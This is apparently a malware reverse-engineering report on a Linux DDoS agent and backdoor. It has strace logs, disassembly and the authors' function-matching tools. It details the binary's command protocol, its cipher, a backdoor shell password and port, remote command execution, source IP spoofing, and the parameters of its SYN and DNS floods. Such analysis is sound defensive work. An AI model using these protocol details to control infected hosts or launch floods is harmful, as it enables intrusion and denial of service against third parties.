sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048,
0) = 201
fork()                                  = 921
```

```
[pid   917] oldselect(1, NULL, NULL, NULL, {0, 10000} <unfinished ...>
[pid   921] setsid()                    = 921
[pid   921] sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
[pid   921] fork()                      = 922
[pid   917] <... oldselect resumed> )   = 0 (Timeout)
[pid   917] recv(0,  <unfinished ...>
[pid   921] sigprocmask(SIG_BLOCK, [ALRM], []) = 0
[pid   921] sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) =
0
[pid   921] time(NULL)                  = 1021483011
[pid   921] alarm(10)                   = 0
[pid   921] sigsuspend([] <unfinished ...>
[pid   922] sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
[pid   922] sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
[pid   922] sigprocmask(SIG_BLOCK, [CHLD], []) = 0
[pid   922] fork()                      = 923
[pid   922] wait4(923,  <unfinished ...>
[pid   923] sigaction(SIGINT, {SIG_DFL}, NULL, 0x29) = 0
[pid   923] sigaction(SIGQUIT, {SIG_DFL}, NULL, 0x2a) = 0
[pid   923] sigprocmask(SIG_SETMASK, [], NULL) = 0
[pid   923] execve("/bin/sh", ["sh", "-c", "/bin/csh -f -c
\"\352\352\352\352\352\352\352\340\352\352"...], [/* 25 vars */]) = 0
```

Hey! After receiving the packet and interpreting it as command number 2, the binary created a child process with fork() and then call *execve("/bin/sh", ["sh", "-c", "/bin/csh -f –c [some garbage]*. So this case runs a command through /bin/csh!.

```
[pid   924] open("/tmp/.hj237349", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 1
[pid   924] dup2(1, 2)                  = 2
[pid   924] fcntl(1, F_GETFD)           = 0
[pid   924] execve("/bin/csh", ["/bin/csh", "-f", "-c",
"\352\352\352\352\352\352\352\340\352\352\352\352\352\352"...], [/* 25 vars
*/]) = 0
```

Moreover, the output of the command is redirected to file /tmp/.hj237349. Later on...

```
[pid   922] open("/tmp/.hj237349", O_RDONLY) = 1
[pid   922] fstat(1, {st_mode=S_IFREG|0644, st_size=8, ...}) = 0
[pid   922] old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40000000
[pid   922] read(1, "goodbye\n", 4096)  = 8
[pid   922] read(1, "", 4096)           = 0
[pid   922] socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 2
[pid   922] sendto(2,
"E\0\2#Q\216\0\0\372\vmB\0\0\0\0\0\0\0\3\0\1\33\231\37"..., 547, 0,
{sin_family=AF_INET, sin_port=htons(2560), sin_addr=inet_addr("0.0.0.0")}},
16) = 547
```

This temporal file is opened and read. Then a new socket in raw mode is created and some information is sent through it. Most likely the results of the command are sent back to the master side. We had previously modified */bin/csh* to be a simple script that returned “goodbye”, just to make sure if at any time was being called and how. You can see this string in the strace output.

So, this case 2 is a kind of backdoor program.

We run this *strace* command with all the 12 binaries (you can see the complete output for these commands in appendix 8), and learn more things about the different cases.

Then we tried to run *fenris* over them, and found the disgusting fact that some more *fork* calls made it impossible to work. One approach would be to patch every fork() call one by one, but instead we decided to patch the library fork call, so it always returns 0. That way, the binary would always run as the child process without creating a new one. We could miss some information that way, if the

parent process was supposed to do something, but at this point it seemed that the binary don't like parents to work a lot.

To patch the library call we changed the beginning of the function from:

```
0000:080571E8 libc_fork       proc near
                    push    ebp
                    mov     ebp, esp
                    mov     eax, 2
```

to:

```
                    mov     eax,0
                    retn
```

Once again, using a binary editor, we changed the string:

```
  55 89 E5 B8 02 00 00 00 CD 80 89 C2 85 D2
```

to:

```
  B8 00 00 00 00 C3 00 00 CD 80 89 C2 85 D2
```

And generated another 12 binaries that, this time, never create a child process.

We could now run *fenris* against them.

Again, for the sake of brevity, the big output produced by fenris is not included. It is enough to say that it allowed us to identify several more library functions, like *sprintf, execve, execl, strlen, setenv, unsetenv, dup2, kill* etc... that make the assembler listing even more readable.

So, analyzing this output, at this point we reached these conclusions:

- the-binary is a kind of agent program, that disguised as a system process, listen for a master to send him commands through the 0xB IP protocol.
- The communications between master and agent is ciphered somehow. The function for decoding the packet data (at position 0x804A1E8) has still to be analyzed. We started to call this function as fnct_15, the name assigned by fenris.
- The first byte of data after the IP header has to be a 0x2, and the first byte decoded is the command we want the agent to execute.
- There are twelve different commands. And they appear to do the following:
  - case 0: Seems to craft a packet and send it back.
  - case 1: Calls time() and just exists. Probably some additional parameters are needed.
  - case 2: Runs a command with csh, redirecting its output to a file. Later on, the file is read and its contents sent back.
  - case 3: Tries to resolve a hostname to an IP address and then enters a kind of loop with alarm(600)+sigsuspend().
  - case 4: Seems to do the same as case 3.
  - case 5: Opens a TCP socket listening in port 23281. After sending something to this port, it does something with the string "TfOjG" and then opens a shell. Most probably is a kind of password.

- case 6: Executes a command (like case 2), but no output is returned.
- case 7: Calls kill(). Probably a kind of suicide order.
- cases 8,9,10,11: same as case 3.

- Some cases seem to do nothing useful, probably because we didn't send the proper parameters to them. Analyzing the decoding function becomes critical to continue our task.

Analyzing the decode function

Apart from the *sprintf* function identified by fenris, the fnct_15 is just a bunch of assembler directives, moving around bytes and transforming them. The easiest way to explain what we did to analyze its behaviour is this: we read the assembler and worked with gdb until we found what it did.

It is explained in a very detailed way in the Answers to the Questions section, so refer to it to get the full story. Here is enough to say that the decoding process is just a kind of delta algorithm combined with simple Caesar's cipher.

Anyway, we were finally able to reproduce the decoding function, and –even more importantly- we were able to create an encoding function, so we could send the proper packets to the binary.

A new *talkto* program appeared, to incorporate this encode/decode capability. You can see the source code for it in appendix 9

Identifying more functions

We could now play with our new program and analyze the binary behaviour with differents input, but it was the time to think a bit:

After dozens of fenris and gdb executions, and hours of analysis of the assembler listings we had identified as C library functions around 70, and we knew the purpose of several others. But, as a simple grep over the objdump output showed, the binary had nearly 450 functions around. So we had done 15% of the job, more or less! The task to completely analyze the binary was a kind of infinite task, beyond our reach.

It didn't make sense that the tool contained more than 300 original functions. If *fenris* hadn't identify them as libray functions could be because:

- They have been never executed. Fenris only does dynamic analysis, so a function has to be executed to be checked.
- They are from libraries unknown to the fenris signatures database.
- They have been slightly modified, so they *appear* not to be library functions.
- They are in fact original non-library functions.

So we had an idea. What if we modify fenris so it analyzes *all* the functions from a binary and tries to identify them? After poking around some time, we decided it was easier to make a new small program than start modifying fenris, a much more complex tool.

In fact, to identify a function, fenris only computes the MD5 checksum with the first 24 bytes. We only need to compute the checksum from the bytes we need and search for it in the signatures database.

We, in the best of *quick & dirty programming* tradition, made the following:

- *afprint.c*, a small C program (based on fenris fprints.c) that generates the MD5 checksum from 24 bytes taken from standard input.
- *checka*, a shell script that, given a certain address and a binary file, dumps the first 24 bytes from a binary in the specified address, computes the signature and compare it with fenris databases, showing any matches.
- *checkf*, a shell script that analyzes *all the functions* in a binary, generating their signatures and trying to identify them.

These utilities are available in appendixes 10, 11 and 12. Days later, with more time, we produced a quicker perl version of *checkf*, called *identify.pl*, which is also included as appendix 13.

With them, using fenris signatures, we were able to identify a bunch of functions. In appendix 14 you can see the output from *checkf*.

However, there still were several hundred unidentified functions. Could it be that the signatures were not the correct ones?


We knew the exact version of libc used by the author of "the-binary" and the exact version of compiler, so we did the following: got the sources for libc version 5.3.12, and installed a gcc compiler version 2.7.2.1.2. We built a libc.a file and extract its signatures from it with the help of the *getfprints* fenris utility. The signature file generated that way is included in appendix 15.

We then run *checkf* and, to our delight, much more functions were identified, up to 240. In the appendix 16 the output from this command is included. Even the socket functions (*socket, sendto, recv,* etc...) that we named as *nonlibc_XXX*, resulted to be libc functions.

We also noticed a lot of code not being identified as functions by IDA. That is probably because they were never called, but the linker included them. So, with a little effort, we run a slightly modified *checkf* that checks not only the addresses referenced by a *call* instruction, but also every address after a *retn* instruction. That way another group of code was identify, but it was mostly useless, as is never referred. The total number of library functions identified moved up to 405.

Some functions that were only called by libc functions were still not identified. Obviously we didn't know the compilation options for the library the author of "the-binary" used, so it is quite possible we are not using the very same library. At this point we agreed to accept this proposition: every function only called by libc functions are, almost sure, internal libc functions. So we just called them *libc_unknownXXX*. We found more than 70 of such functions.

To summarize the situation, at this point we had identified much of the code as library function, so strictly speaking of functions called and left for identification we had the following situation:



fnct_8 (the **main**() function), apart from library functions, calls five functions depending on the command received: *fnct_32_bis, fnct_33, fnct_34, fnct_35* and *calls_send_ip_raw_mode*. We started using names different of the fenris ones because of the frequent name collisions. Other cases, like case 5, only call library functions.

The functions of *encode & decode* are called in several parts, and the group of *fnct_18, fnct_19 & fnct_32* is profusely called everywhere. Apart from encode & decode, the purpose of the rest wasn't clear enough.

It was time to come back to more gdb and assembler listing reading in order to clarify the purpose of these functions. The result of that analysis follows.

fnct_19 and its group

Function fnct_32 just calls fnct_19, but this function does a lot of byte movement, shifting, multiplying, etc... just to produce a single byte. During many days we doubt between two alternatives: it is a kind of random function or a kind of encrypting code.

After studying the code, it definitively remind us the code for a random number generator. But it is hard to imagine someone creating its own random function for this kind of binary. We started to be quite sure that it should be a libray function.

Then, looking again at the code, one of the first lines reads:

```
08055E49                    imul    edx, [eax], 41C64E6Dh
```

That is, multiplying a number with 1,103,515,245. Such arbitrary number could be around somewhere... Precisely! Searching in libc sources we found the following in file __random.c:

```
long int
DEFUN_VOID(__random)
{
  if (rand_type == TYPE_0)
    {
      state[0] = ((state[0] * 1103515245) + 12345) & LONG_MAX;
      return state[0];
    }
```

The very same number, and used inside the random() function. But why it is not identified? Let's compare them with *objdump*:

```
# objdump -d --start-address 0x080559A0 /root/chroot/reverse/the-binary
/root/chroot/reverse/the-binary: no symbols

/root/chroot/reverse/the-binary:     file format elf32-i386

Disassembly of section .init:
Disassembly of section .text:

080559a0 <.text+0xd910>:
 80559a0: 55                    push   %ebp
 80559a1: 89 e5                 mov    %esp,%ebp
 80559a3: 57                    push   %edi
 80559a4: 56                    push   %esi
 80559a5: 53                    push   %ebx
 80559a6: 8b 55 08              mov    0x8(%ebp),%edx
 80559a9: a1 58 89 07 08        mov    0x8078958,%eax
 80559ae: 89 10                 mov    %edx,(%eax)
 80559b0: 83 3d 5c 89 07 08 00  cmpl   $0x0,0x807895c
 80559b7: 0f 84 f3 01 00 00     je     0x8055bb0
 80559bd: be 01 00 00 00        mov    $0x1,%esi
 80559c2: 39 35 60 89 07 08     cmp    %esi,0x8078960
 80559c8: 0f 8e a6 01 00 00     jle    0x8055b74
 80559ce: 8b 3d 58 89 07 08     mov    0x8078958,%edi
....

# objdump -d __random.o |more

__random.o:     file format elf32-i386

Disassembly of section .text:

00000000 <__srandom>:
   0:     55                    push   %ebp
   1:     89 e5                 mov    %esp,%ebp
   3:     57                    push   %edi
   4:     56                    push   %esi
   5:     53                    push   %ebx
   6:     8b 55 08              mov    0x8(%ebp),%edx
   9:     a1 b0 00 00 00        mov    0xb0,%eax
   e:     89 10                 mov    %edx,(%eax)
  10:     83 3d b4 00 00 00 00  cmpl   $0x0,0xb4
  17:     0f 84 f7 01 00 00     je     214 <__srandom+0x214>
  1d:     be 01 00 00 00        mov    $0x1,%esi
  22:     39 35 b8 00 00 00     cmp    %esi,0xb8
  28:     0f 8e a6 01 00 00     jle    1d4 <__srandom+0x1d4>
  2e:     8b 3d b0 00 00 00     mov    0xb0,%edi
```

They look more or less the same, but the reference to the global variable *state[0]* makes the coded instructions change. But it is still very similar... This task can still be automatized: if we get first 100 bytes of a function and correlate it with the first

100 of every library function, the maximum correlation could indicate a real match for this type of functions.

A real application should compute a mathematical correlation, but we were in a hurry: we developed some scripts to just compare these 100 bytes, one by one. These are the new utilities:

- *afprint2.c*, a C program that generates the 100 bytes used for signature, reading from standard input. It is not just a pipe, because it tries to change/remove non-permanent values (just as fenris *fprints* does). Available as appendix 17.
- *fprint2.c*, a C program that generates the 100 bytes used for signature for functions in an object file. Available as appendix 18.
- *getfprints2*, based on fenris *getfprints*, generates signature (just 100 bytes processed with *fprint2*) for each function in a static library. Available as appendix 19.
- *checka2*, a shell script that, given a certain address and a binary file, dumps the first 100 bytes from a binary in the specified address, computes this kind of signature of 100 and compare it with the databases produced with *getfprints2*, showing any possible matches (functions where matches bytes where more than a certain limit, with a default of 80). Available as appendix 20. Its performance is really bad: we should transform it in a C program as soon as we have some time.

Using them, we can match the functions *fnct_18* and *fnct_19*:

```
# ./checka2 0x08055E38 /root/chroot/reverse/the-binary

Fingerprint for address 0x08055E38 is 55 89 E5 83 3D 00 00 00 00 00 75 24 A1
00 00 00 00 69 10 6D 4E C6 41 81 C2 39 30 00 00 81 E2 FF FF FF 7F 89 10 A1
00 00 00 00 8B 00 89 EC 5D C3 8B 15 00 00 00 00 A1 00 00 00 00 8B 00 01 02
A1 00 00 00 00 8B 10 C1 EA 01 83 05 00 00 00 00 04 A1 00 00 00 00 39 05 00
00 00 00 77 13 A1 00 00 00 00 A3 50
Searching in databases for a similar (80%) function... (this can take a
while)

random matched with 89%
__random matched with 89%
2 possible matches found with correlation > 80%.


# ./checka2 0x080559A0 /root/chroot/reverse/the-binary

Fingerprint for address 0x080559A0 is 55 89 E5 57 56 00 00 00 00 A1 00 00 00
00 89 10 83 3D 00 00 00 00 00 0F 84 F3 01 00 00 BE 01 00 00 00 39 35 00 00
00 00 0F 8E A6 01 00 00 8B 3D 00 00 00 00 A1 00 00 00 00 48 83 E0 03 39 35
00 00 00 00 7E 78 85 C0 0F 84 AF 00 00 00 83 F8 01 7E 6B 83 F8 02 7E 35 8B
4C B7 FC 8D 14 00 00 00 00 01 CA 8D
Searching in databases for a similar (80%) function... (this can take a
while)

__srandom matched with 93%
srand matched with 93%
srandom matched with 93%
3 possible matches found with correlation > 80%.
```

functions that generate 0xB network protocol packets

Once random() and srand() had been identified, we tried to analyze the functions called inside cases 0 & 2 (*calls_send_ip_raw_mode & send_ip_raw_mode*):

There are two network functions that are called inside the main switch/case sentence (0x0804831C) found inside "the-binary". Two branches use this network functions, case0 (0x0804835C) and case2 (0x08048590). The detailed call references to these functions used inside the whole binary program are shown bellow:

```
Inside CASE0 we have a call to "calls_send_ip_raw_mode":
0000:0804835C case_0:    "case0 begins here"
...
0000:080483E3                call    calls_send_ip_raw_mode

Inside CASE2 we have also a call to "calls_send_ip_raw_mode":
0000:08048590 case_2:    "case2 begins here"
...
0000:080486DF                call    calls_send_ip_raw_mode
```

The function that has been called "calls_send_ip_raw_mode" calls internally another function two times. This one has been called "send_ip_raw_mode":

```
0000:08048ECC         calls_send_ip_raw_mode: "this function begins in this
memory address"
...
0000:08048EFD               call    send_ip_raw_mode
…
0000:08048F1B                call    send_ip_raw_mode
```

Detailed description of function: "calls_send_ip_raw_mode" (0x8048ecc)

This function expected 3 parameters:

- A fixed number (packet size) always equal to 400 (0x190) plus a variable size: the sum of both will determine the packet size to be sent. Lets call it TOTAL in all the description.
- Two pointers: one to data packet information and another to the destination IP address definition, what always seems to be 0.0.0.0 (localhost) except if CASE 1 has been called before CASE 0 (see details later).

Continuing is the assembler code example pushing the parameters in the stack and calling this function:

All the assembler code shown belongs to the "objdump" command output if HEX bytes are shown as second column, or belongs to IDA if not.

```
80483ce:   8d 83 90 01 00 00            lea    0x190(%ebx),%eax
80483d4:   50                                   push   %eax
80483d5:   8b 95 20 bb ff ff                    mov    0xffffbb20(%ebp),%edx
80483db:   52                                   push   %edx
80483dc:   8b 8d 1c bb ff ff                    mov    0xffffbb1c(%ebp),%ecx
80483e2:   51                                   push   %ecx
80483e3:   e8 e4 0a 00 00                       call   0x8048ecc
```

After being called, the main action it takes is to determine how to behave. It can take 2 very different actions, based on the checking of a global variable (0x807e784):

```
8048ed8:  83 3d 84 e7 07 08 00   cmpl   $0x0,0x807e784
```

If this variable is equal to zero then it sends a packet as described bellow to itself (starting at address 0x8048ee1), using as the destination IP address the address 0.0.0.0. It is a kind of echo health checking operation.

But, if it is not zero, (starting at address 0x8048f10) apart from calling “usleep()” during 4000 microseconds, it sends the packet to a different system. In this case, “the-binary” is not working as a DDoS agent (as it does in other switch cases), but it is playing the role of a DDoS handler sending remote commands to other distributed “the-binary” agents running in remote systems. So, the same binary code is able to run with both DDoS roles, agent and handler.

The destination IP address used to send the packet to, is determined by the input received in CASE 1. The following global variables defined how CASE 0 should behave and against which IP address:

```
80483f7:  89 15 84 e7 07 08     mov    %edx,0x807e784
80483fd:  8a 85 10 f8 ff ff     mov    0xfffff810(%ebp),%al
8048403:  88 05 80 e7 07 08     mov    %al,0x807e780
8048409:  8a 85 11 f8 ff ff     mov    0xfffff811(%ebp),%al
804840f:  88 05 81 e7 07 08     mov    %al,0x807e781
8048415:  8a 85 12 f8 ff ff     mov    0xfffff812(%ebp),%al
804841b:  88 05 82 e7 07 08     mov    %al,0x807e782
8048421:  8a 85 13 f8 ff ff     mov    0xfffff813(%ebp),%al
8048427:  88 05 83 e7 07 08     mov    %al,0x807e783
```

CASE 1 is the only place in the code where these variables are written.

Variable 0x807e784 defines the behaviour, while variables from 0x807e780 to 0x807e783 define the source IP address to be used. So in the packets sent to the remote agents, you can use your own real IP address as source IP (“0.0.0.0”), or you can spoof it if you want.

Once it knows the action that is going to run, it prepares the stack to be able to call another function: “send_ip_raw_mode”, the one that will actually send the packet.

The algorithm followed by “the-binary” is even more complex. In the input data it can received a list of IP addresses corresponding with remote agents, and if the value is not zero it sends more than one packet. Instead, it runs a loop sending a packet to any of the agents in the list, waiting the mentioned 4 ms between “sendto()” calls.

The loop code is the following:

```
0000:08048EE8 loc_8048EE8: ; CODE XREF: calls_send_ip_raw_mode+3E.j
0000:08048EE8                push    0FA0h
0000:08048EED                call    libc_usleep     ; usleep(4000)
0000:08048EF2                push    edi
0000:08048EF3                mov     edx, [ebp+arg_4]
0000:08048EF6                push    edx
0000:08048EF7                push    ebx
0000:08048EF8                push    offset byte_807E780
0000:08048EFD                call    send_ip_raw_mode
0000:08048F02                add     esp, 14h
0000:08048F05                add     ebx, 4
0000:08048F08                cmp     ebx, esi
0000:08048F0A                jle     short loc_8048EE8
```

The EBX register is used to go through the loop comparison (0x08048F08), and check if it is equal or less than ESI, the total packet length. While the total length is not reached, it continues reading more destination IP addresses, any of them belonging to a new remote agents. For each loop iteration, the index EBX is increased by 4, the four HEX values that conforms an IP address: X.X.X.X:

```
0000:08048F05                add     ebx, 4
```

So, the packet that has been received through the CASE 0 call, contains all the remote agents IP addresses you want to communicate with.

Before calling the network function "send_ip_raw_mode", it places in the stack the following information:

- A pointer to the data area.
- Total packet size, we test it with 1500 bytes packets, the default in our network client.
- Number with the extra bytes added to 0x190 when entering case 0 = TOTAL – 0x190.

```
8048ecf:  57                  push   %edi
8048ed0:  56                  push   %esi
8048ed1:  53                  push   %ebx
```

and then:

- Total bytes number, that is, the previous number plus 0x190 = TOTAL.
- Another pointer to the packet information to be sent.
- Pointer to the destination IP address.
- Pointer to a data area to save results: 0x807e780.

The first three arguments of the last four were taken from the previous function call, the one that was run to invoke this function.

```
8048f10:  57                           push   %edi
8048f11:  8b 55 0c             mov    0xc(%ebp),%edx
8048f14:  52                           push   %edx
8048f15:  50                           push   %eax
8048f16:  68 80 e7 07 08       push   $0x807e780
```

At address 0x8048f1b it calls function "send_ip_raw_mode" where all the main actions for sending the packet take place. The same function is also called at address 0x8048efd, if a specific memory position (0x807e784) is different than zero (it doesn´t seem to be the usual situation).

```
8048ed8:  83 3d 84 e7 07 08 00  cmpl   $0x0,0x807e784
```

Detailed description of function: "send_ip_raw_mode" (0x8048f94)

All the assembler code shown belongs to the "objdump" command output.

To see the arguments this function is called with, it should be analyze the description of the function called "calls_ send_ip_raw_mode". Once invoked, one of the first things it does is reserving a buffer to work on later:

```
8048f97:  83 ec 44             sub    $0x44,%esp
```

Then it saves 3 arguments in stack related with sizes: TOTAL, total packet size and TOTAL-0x190.

After that, it prepares the 3 arguments needed to call "socket()" system call: PF_INET (2), SOCK_RAW (3), IPPROTO_RAW (FF). If it is successful, the socket is created and the file descriptor number "1" is returned.

```
8048fa9:  e8 46 dd 00 00       call   0x8056cf4
```

Besides, it calls “malloc()” system call with TOTAL + 23. This reserved memory area will be used to build the RAW packet (it is typically placed at address 0x807eba0 and this will be the reference for this description, but of course it is a dynamic memory reservation).

```
8048fc0:  e8 af 2d 01 00        call   0x805bd74
```

In both system calls, “socket()” and “malloc()”, error checking is considered, exiting if any of them fail.

From address 0x8048fd8 to address 0x804903a, the source and destination addresses of the new created packet are set. Apart from that, it tries to resolve the name of the destination IP address, calling a function that will run the system call “gethostbyname()” (see memory address 0x804913f):

```
804903a:  e8 f9 00 00 00        call   0x8049138
```

Beginning at address 0x804903f it begins the complete building process of the new RAW IP network packet. All the mentioned information is part of the IP protocol header (see RFC 791):

It sets the packet as IP version 4:

```
804904e:  c6 06 45              movb   $0x45,(%esi)
```

It also set the TTL to 250:

```
8049051:  c6 46 08 fa           movb   $0xfa,0x8(%esi)
```

As we already know, the protocol in this packet is the one used in the control channel: 0xB:

```
8049055:  c6 46 09 0b           movb   $0xb,0x9(%esi)
```

It needs to set the packet length value: TOTAL (payload) + headers size (0x16).

```
8049059:  83 c4 1c              add    $0x1c,%esp
804905c:  66 8b 45 14           mov    0x14(%ebp),%ax
8049060:  66 83 c0 16           add    $0x16,%ax
8049064:  86 c4                        xchg   %al,%ah
8049066:  66 89 46 02           mov    %ax,0x2(%esi)
804906a:  c6 46 01 00           movb   $0x0,0x1(%esi)
```

Again, the random function, identified as “fnct_32” is used to configure the packet identification field:

```
804906e:  e8 e5 cf 00 00        call   0x8056058
8049073:  86 c4                        xchg   %al,%ah
8049075:  66 89 46 04           mov    %ax,0x4(%esi)
```

Also, the packet offset must be set, being always zero:

```
8049079:  66 c7 46 06 00 00     movw   $0x0,0x6(%esi)
```

Next field to be filled up in the packet is one of the most complex values, the checksum:

```
From address:
0000:0804907F                mov     word ptr [esi+0Ah], 0
to address:
```

```
0000:080490CF               mov     [edi+0Ah], ax
```

Next step is to point to the payload, and make a copy using the "memcopy" function. It copies the data from the old received and processed packet information to the new allocated memory area, just after the header recently created and configured.

```
80490e5:  e8 42 d4 00 00        call   0x805652c
```

But before copying the payload, it sets a "3" at the beginning of the new packet to be sent:

```
80490d6:  c6 07 03              movb   $0x3,(%edi)
```

So the new payload changes: first HEX value is not 0x02 but 0x03 !! This behaviour allow to distinguish if "the-binary" is acting as an DDoS agent or handler:

- 0x02: This is the value when attacker is communicating with handler.
- 0x03: This is the value when handler is talking with a final agent.

Once the whole new packet information has been filled up in the allocated memory, the last relevant action to be taken is how to send this packet. It just prepare the stack with all the arguments needed to call "sendto()" system call (in reverse order):

- File descriptor: 1
- Pointer to the IP packet: 0x807eba0
- Packet length: TOTAL + 0x16
- Flags: zero, that is, there are no flags.
- The "struct sock_addr" reference: it points to this network structure.
- Length of the previous struct: 0x10

Once everything ha been prepared, the packet is sent:

```
8049101:  e8 36 db 00 00        call   0x8056c3c
```

Finally, it verifies again the error checking associated to the last system call, and if successful, then it frees the previously memory allocated calling the "free()" function and closes de file descriptor, "close(1)".

fcnt_32bis, fcnt_33, fcnt_34, fcnt_35

These functions are all very similar: they all take (almost) the same parameters and they all use them to launch a denial of service attack.

For example, these are the parameters of the function fcnt_32bis, that launches a SYN attack:
IP1 - 4 bytes decimal : Target IP
IP2 - 4 bytes decimal : Source IP
IP3 - FQDN (fully qualified domain name)
int a - If a=0 then it will use IP1, else it will use IP3, as the destination IP address.
int b - If b!=0 then it will use IP2, else it will use random IPs, as the source IP address.
int c,d - Used to select the destination TCP port
int e - A counter that influences the strenght of the first burst of packets.

It first sends a burst of forged TCP SYN packets against the target (IP1 or IP3) with either a fixed (IP2) or random source IPs. Then it continues to send the same kind of traffic but leaving 300 microseconds between packets.
When the target is specified as a fully qualified domain name (IP3) it will try to translate its name into the corresponding IP address every 40,000 packets. If it is unable to do so, then it sleeps for 10 minutes before continuing with the very same job. We think it does so for two reasons: one, if the DNS translation gives different IPs (e.g. round robin) it will attack all of them in turn; and second, if it can't translate the name then probably someone is taking measures to protect the target and it is the best option to remain completely silent for a long while and then awake and strike again. This is not the only function where it uses this technique. The loop never ends: it will keep on attacking for ever.

The other functions work very much like fcnt_32bis, each offering its own speciality:
- fcnt_33 performs a UDP or ICMP bombing against the target ip
- fcnt_34 sends lots of DNS queries to a big, although finite and not random, set of DNS servers it knows about
- fcnt_35 launches a huge amount of DNS queries against the target ip

Getting somewhere...

And now, at last, we could analyze the detail of the different cases:

case 0:

Case 0 firstly manages how to execute the two branches of a “fork()” system call, that is, the child process branch and the parent process one. Both processes continue running the following actions.

It calls a function that allows to execute the encoding algorithm over some packet information provided through one of the pointers used as a function argument, at address 0x080483BA.
It also uses a fixed value, 0x190 (400d), as an index for this encoding procedure. Looking into the procedure, it runs over a loop 400 times, going through the data packet, so it only encodes the first 400 bytes in the data section. This behaviour can be easily confirmed taking network traces and looking into the payload; the first bytes are in an encrypted format while the last bytes, over 400, are in clear text. The data encoded is the received one but removing the two first HEX values.

The encoding function starts at address 0x804a194.

After finishing the encoding process it uses the returned information to be able to generate a new network packet. Before calling this function to send a RAW packet, “calls_send_ip_raw_mode” at address 0x080483E3, it calls a random function at address 0x080483BF (we call it “fnct_32”). Then it sends the packet.

When exiting at the end, it returns to the waiting loop, “usleep_and_restart”.

See detailed description of function “calls_send_ip_raw_mode” to know how it works, because based on a specific variable value, it sends a packet to itself, destination IP address equal to 0.0.0.0, or it tries to contact other binaries of the same type, sending remote commands with the purpose, for example, of launching

a DDoS attack. It uses a loop to send the same command to all of them, once all their IP addresses have been received in the input packet sent using this case. Apart from that, it allow to spoof IP source address based on CASE 1 input data.

Summarizing, the CASE 0 description is the following:

Through this case you can send control commands (in a ciphered format) to other similar agents or even to itselft, based on protocol 0xB (First byte: 02). The agent list is received through the network as a set of IP addresses. This case behaviour is controlled by the input received by case 1: it is posible to define if the packet is destined to itself or to the remote agents, plus, the definition of the IP source address, which cna be te system one or a spoofed address.
Once the configuration has taken place, it begins the network packets generation: all the packets belongs to protocol 0xB (First byte: 03), and allow the distribution of remote command to the DDoS agents.

case 1:

The first part writes some memory addresses that configure the behaviour of the_binary next time it goes through case 0 (the first word is a switch and the other four are the source IP address that it will use when talking to the agents):

```
0000:080483F0                movzx   edx, [ebp+var_FFE] ; case 0x1
0000:080483F7                mov     ds:dword_807E784, edx
0000:080483FD                mov     al, [ebp+var_7F0]
0000:08048403                mov     ds:byte_807E780, al
0000:08048409                mov     al, [ebp+var_7EF]
0000:0804840F                mov     ds:byte_807E781, al
0000:08048415                mov     al, [ebp+var_7EE]
0000:0804841B                mov     ds:byte_807E782, al
0000:08048421                mov     al, [ebp+var_7ED]
0000:08048427                mov     ds:byte_807E783, al
```

case 2:

We have already talked about case 2. Once the library functions are all identified, it is quite trivial to follow it. Here is the listing of those calls (the complete assembler listing is omitted):

```
call libc_fork
call libc_setsid
call libc_signal ; signal(0x11,1)
call libc_fork
call libc_sleep ; sleep(10)
call libc_kill   ; kill() first child if second fork() failed
call libc_sprintf ; sprintf(var_800, "/bin/csh -f -c \"%s\" 1>%s
2>&1",decode result,"/tmp/.hj237349")
call libc_system ; system(var_800)
call libc_fopen ; fopen("/tmp/.hj237349","r")
call libc_fread ; fread(var_received_data,1,398,FILE)
call encode    ; encode the read data
call random
call call_send_ip_raw_mode ; send it back
call libc_usleep; usleep(400.000)
call libc_fclose
call libc_remove ; remove("/tmp/.hj237349")
call libc_exit
```

case 3:

It performs a DoS attack against many DNS servers by sending them a huge amount of UDP DNS queries of SOA records.

